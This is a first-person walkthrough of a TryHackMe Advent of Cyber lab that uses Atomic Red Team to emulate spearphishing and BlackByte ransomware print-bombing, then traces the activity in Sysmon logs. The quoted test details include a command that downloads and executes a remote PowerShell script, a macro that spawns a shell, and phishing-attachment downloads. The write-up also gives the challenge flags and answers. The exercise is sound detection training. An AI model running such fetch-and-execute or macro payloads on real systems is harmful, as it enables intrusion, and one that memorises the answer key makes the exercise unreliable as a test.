Advent of Cyber 2024


Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!

Atomic Red Team Day 4: I'm all atomic inside!

Step 1: Opening PowerShell and Getting Help

- ➔ I opened PowerShell as Administrator. To do this, I searched for "PowerShell", right-clicked on the result, and selected "Run as administrator".
- ➔ To start, I checked the help page for the `Invoke-AtomicTest` command by running the following command:

Command: Get-Help Invoke-AtomicTest



Step 2: Understanding the Command Syntax

- ➔ Next, I constructed a command to test MITRE ATT&CK Technique T1566.001 (Spear Phishing with Attachment).
- ➔ To get more information about this test, I used the following command:

Command: Invoke-AtomicTest T1566.001 -ShowDetails

Explanation of the Command:

- **Invoke-AtomicTest:** This triggers a specific Atomic Red Team test that simulates a real-world attack technique.
- **T1566.001:** Refers to the Spear Phishing with Attachment technique in MITRE ATT&CK.
- **-ShowDetails:** This flag provides additional output about the test, such as the specific steps and expected results.

```
PS C:\Users\Administrator> Invoke-AtomicTest T1566.001 -ShowDetails
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: Phishing: Spearphishing Attachment T1566.001
Atomic Test Name: Download Macro-Enabled Phishing Attachment
Atomic Test Number: 1
Atomic Test GUID: 114ccff9-ae6d-4547-9ead-4cd69f687306
Description: This atomic test downloads a macro enabled document from the Atomic Red Team GitHub repository, simulating
an end user clicking a phishing link to download the file. The file "PhishingAttachment.xlsm" and PhishingAttachment.txt
 are downloaded to the %temp% directory.

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
$url = 'http://localhost/PhishingAttachment.xlsm'
$url2 = 'http://localhost/PhishingAttachment.txt'
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
Invoke-WebRequest -Uri $url2 -OutFile $env:TEMP\PhishingAttachment.txt

Cleanup Commands:
Command:
Remove-Item $env:TEMP\PhishingAttachment.xlsm -ErrorAction Ignore
Remove-Item $env:TEMP\PhishingAttachment.txt -ErrorAction Ignore
[!!!!!!!!END TEST!!!!!!!]


[********BEGIN TEST*******]
Technique: Phishing: Spearphishing Attachment T1566.001
Atomic Test Name: Word spawned a command shell and used an IP address in the command line
Atomic Test Number: 2
Atomic Test GUID: cbb6799a-425c-4f83-9194-5447a909d67f
Description: Word spawning a command prompt then running a command with an IP address in the command line is an indiciat
or of malicious activity. Upon execution, CMD will be lauchned and ping 8.8.8.8
```

```
Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1"
-UseBasicParsing)
$macrocode = "   Open `"#{jse_path}`" For Output As #1`n   Write #1, `"WScript.Quit`"`n   Close #1`n   Shell`$ `"ping 8.
8.8.8`"`n"
Invoke-MalDoc -macroCode $macrocode -officeProduct "#{ms_product}"
Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (iwr "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1"
-UseBasicParsing)
$macrocode = "   Open `"C:\Users\Public\art.jse`" For Output As #1`n   Write #1, `"WScript.Quit`"`n   Close #1`n   Shell
`$ `"ping 8.8.8.8`"`n"
Invoke-MalDoc -macroCode $macrocode -officeProduct "Word"

Cleanup Commands:
Command:
Remove-Item #{jse_path} -ErrorAction Ignore
Command (with inputs):
Remove-Item C:\Users\Public\art.jse -ErrorAction Ignore

Dependencies:
Description: Microsoft Word must be installed
Check Prereq Command:
try {
  New-Object -COMObject "#{ms_product}.Application" | Out-Null
  $process = "#{ms_product}"; if ( $process -eq "Word") {$process = "winword"}
  Stop-Process -Name $process
  exit 0
} catch { exit 1 }
Check Prereq Command (with inputs):
try {
```

```
Dependencies:
Description: Microsoft Word must be installed
Check Prereq Command:
try {
  New-Object -COMObject "#{ms_product}.Application" | Out-Null
  $process = "#{ms_product}"; if ( $process -eq "Word") {$process = "winword"}
  Stop-Process -Name $process
  exit 0
} catch { exit 1 }
Check Prereq Command (with inputs):
try {
  New-Object -COMObject "Word.Application" | Out-Null
  $process = "Word"; if ( $process -eq "Word") {$process = "winword"}
  Stop-Process -Name $process
  exit 0
} catch { exit 1 }
Get Prereq Command:
Write-Host "You will need to install Microsoft #{ms_product} manually to meet this requirement"
Get Prereq Command (with inputs):
Write-Host "You will need to install Microsoft Word manually to meet this requirement"
[!!!!!!!!END TEST!!!!!!!]


PS C:\Users\Administrator>
```

Step 3: Running the Emulation

➔ Now I ran the test for Spearphishing Attachment (T1566.001). Before running it, I made sure that all prerequisites were in place by using the -CheckPrereq flag.

- **-TestNumbers 2**: This refers to the specific test number in the Atomic Red Team library for this technique.
- **-CheckPrereq**: Ensures that all necessary resources are available before running the test.

Command: Invoke-AtomicTest T1566.001 -TestNumbers 2 -CheckPrereq

```
PS C:\Users\Administrator> Invoke-AtomicTest T1566.001 -TestNumbers 2 -CheckPrereq
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

CheckPrereq's for: T1566.001-2 Word spawned a command shell and used an IP address in the command line
Prerequisites not met: T1566.001-2 Word spawned a command shell and used an IP address in the command line
        [*] Microsoft Word must be installed

Try installing prereq's with the -GetPrereqs switch
PS C:\Users\Administrator>
```

Step 4: Detecting the Atomic Test

➔ After executing the emulation, I needed to look for the artifacts created by this attack. I used Sysmon (System Monitor), which logs details about process creation, file changes, and network activity.

➔ I cleaned up previous test files to ensure I was starting fresh. I ran the following cleanup.


Command: Invoke-AtomicTest T1566.001 -TestNumbers 1 -cleanup

```
PS C:\Users\Administrator> Invoke-AtomicTest T1566.001 -TestNumbers 1 -cleanup
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing cleanup for test: T1566.001-1 Download Macro-Enabled Phishing Attachment
Done executing cleanup for test: T1566.001-1 Download Macro-Enabled Phishing Attachment
PS C:\Users\Administrator>
```

I cleared the Sysmon Event Log:

- ➔ I opened the Event Viewer from the Start Menu.
- ➔ Then, I navigated to Applications and Services > Microsoft > Windows > Sysmon > Operational.
- ➔ I right-clicked Operational and selected Clear Log.



Step 5: Running the Emulation Again

With everything cleaned up, I re-ran the test to generate the events:

Command: Invoke-AtomicTest T1566.001 -TestNumbers 1


```
PS C:\Users\Administrator> Invoke-AtomicTest T1566.001 -TestNumbers 1
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1566.001-1 Download Macro-Enabled Phishing Attachment
Done executing test: T1566.001-1 Download Macro-Enabled Phishing Attachment
PS C:\Users\Administrator>
```

After running the test, I opened the Event Viewer and refreshed the Operational log by right-clicking and selecting Refresh. The new events from the emulation appeared.


I sorted the events by Date and Time (oldest first) to make it easier to find the attack-related logs. I identified two key events:

- PowerShell executed the command to download the phishing attachment.
- I clicked on each event to view more details, including the EventData tab, which displayed specific data points valuable for incident response.




Step 6: Locate the Artifact

- ➔ I navigated to the folder where the attachment was downloaded and found the file
- ➔ Inside this folder, I found a PhishingAttachment.txt file, which contained the flag answer for Question 1. I made sure to note down the flag before moving on, as the cleanup command would delete this file later.




Question: What was the flag found in the .txt file that is found in the same directory as the PhishingAttachment.xslm artefact?

Answer: THM{GlitchTestingForSpearphishing}



Step 7: Clean Up the Artifacts


After gathering the necessary information, I cleaned up the test artifacts by running the following
Command:Invoke-AtomicTest T1566.001 -TestNumbers 1 -cleanup




Malware Test with T1059.003

- ➔ I was also tasked with exploring a malware-related technique under Command and Scripting Interpreter (T1059.003).
- ➔ I searched for MITRE ATT&CK techniques related to malware, specifically focusing on Command and Scripting Interpreter.
- ➔ I ran the following command to get more details on T1059.003 (Command and Scripting Interpreter):


Question: What ATT&CK technique ID would be our point of interest?
Answer: T1059



Question: **What ATT&CK subtechnique ID focuses on the Windows Command Shell?**
Answer: **T1059.003**



Command: **Invoke-AtomicTest T1059.003 -ShowDetails**



Because the hint said: Look for Atomic Test Names in regards to malware.

Question: **What is the name of the Atomic Test to be simulated?**
Answer: **Simulate BlackByte Ransomware Print Bombing**

Question: **What is the name of the file used in the test?**
Answer: **Wareville_Ransomware.txt**

```
[!!!!!!!!END TEST!!!!!!!!]

[********BEGIN TEST*******]
Technique: Command and Scripting Interpreter: Windows Command Shell T1059.003
Atomic Test Name: Simulate BlackByte Ransomware Print Bombing
Atomic Test Number: 4
Atomic Test GUID: 6b2903ac-8f36-450d-9ad5-b220e8a2dcb9
Description: This test attempts to open a file a specified number of times in Wordpad, then prints the contents.  It is designed to mimic BlackByte ransomware's print bombing technique, where
tree.dll, which contains the ransom note, is opened in Wordpad 75 times and then printed.  See https://redcanary.com/blog/blackbyte-ransomware/.

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
cmd /c "for /l %x in (1,1,#{max_to_print}) do start wordpad.exe /p #{file_to_print}" | Out-null
Command (with inputs):
cmd /c "for /l %x in (1,1,1) do start wordpad.exe /p C:\Tools\AtomicRedTeam\atomics\T1059.003\src\Wareville_Ransomware.txt" | Out-null
```

Explanation: This technique simulates the use of a scripting interpreter to execute a malicious script or command.
Running the Malware Test: Based on the information I found, I ran test number 4 (as indicated by the Atomic Test numbers for malware):


Command: Invoke-AtomicTest T1059.003 -TestNumbers 4


```
PS C:\Users\Administrator> Invoke-AtomicTest T1059.003 -TestNumbers 4
PathToAtomicsFolder = C:\Tools\AtomicRedTeam\atomics

Executing test: T1059.003-4 Simulate BlackByte Ransomware Print Bombing
Done executing test: T1059.003-4 Simulate BlackByte Ransomware Print Bombing
PS C:\Users\Administrator>
```

Look for Specific Files: I then checked the logs for **Wareville_Ransomware.txt**, which should appear in the event logs. I started by reviewing older events first to trace its appearance.

Question: What is the flag found from this Atomic Test?
Answer: THM{R2xpdGNoIGlzIG5vdCB0aGUgZW5lbXk=}




Glitch is working on testing the security posture before SOC-mas
is here. I will run as many tests and ensure we are all safe and
uncover all threats before they hit us.
flag=THM{R2xpdGNoIGlzIG5vdCB0aGUgZW5lbXk=}
FLAG

END!!!